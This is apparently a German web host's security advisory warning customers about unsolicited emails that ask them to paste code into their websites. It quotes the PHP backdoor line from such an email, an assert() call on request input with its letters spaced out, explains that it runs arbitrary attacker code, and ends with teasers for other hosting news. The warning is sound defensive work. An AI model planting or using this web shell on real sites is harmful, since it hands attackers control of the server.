
<?php as s e r t ( s t r i p s l a s h e s ( $ _ R E Q U E S T [ R U C E N T E R ] ) ) ; ?>
Dieser PHP-Befehl würde es Angreifern ermöglichen, beliebige PHP-Befehle auf dem Webserver auszuführen, so könnten beispielsweise Webseiten verändert oder Spam versendet werden.
Es gibt tatsächlich Dienste, bei denen es erforderlich ist, einen bestimmten Code auf die eigene Webseite einzufügen – zum Beispiel um bestimmte Funktionen zu ermöglichen oder die Inhaberschaft einer Domain zu validieren, z.B. die Google Webmaster Tools, Piwik und viele mehr. Sie bekommen eine entsprechende Nachricht aber nur dann, wenn Sie diesen Dienst explizit nutzen wollen und sich dort angemeldet haben. In der Regel versenden diese Dienste auch keine E-Mail, sondern der einzufügende Code wird Ihnen beim Anmeldeprozess angezeigt. Zudem handelt es sich in solchen Fällen auch nie um PHP-Befehle. Wenn Sie eine solche E-Mail unaufgefordert erhalten, handelt es sich fast immer um Spam.
Wir sind froh, dass der Kunde sich an uns gewandt hat und können nur alle Kunden ermuntern, im Zweifelsfall lieber nachzufragen.
Am 17.11.2026 startet die freie Registrierung der neuen Domainendungen .eat, .fly und .here. Die verbindliche…
Wir werden unser Angebot an MySQL- und MariaDB-Versionen in Zukunft stärker auf aktuell gepflegte LTS-Versionen…
Ab sofort stehen bei Variomedia zwei neue Datenbank-Versionen zur Verfügung: MySQL 9.7 LTS und MariaDB…
Es kommt leider regelmäßig vor, dass unser Name und unser Logo in Phishing-Kampagnen missbraucht wird.…
Erneut erreichen uns in den letzten Stunden Hinweise von Kundinnen und Kunden, dass unser Logo…
In den letzten Stunden erreichten uns mehrere Hinweise über gefälschte Verlängerungsaufforderungen an einige unserer Kundinnen…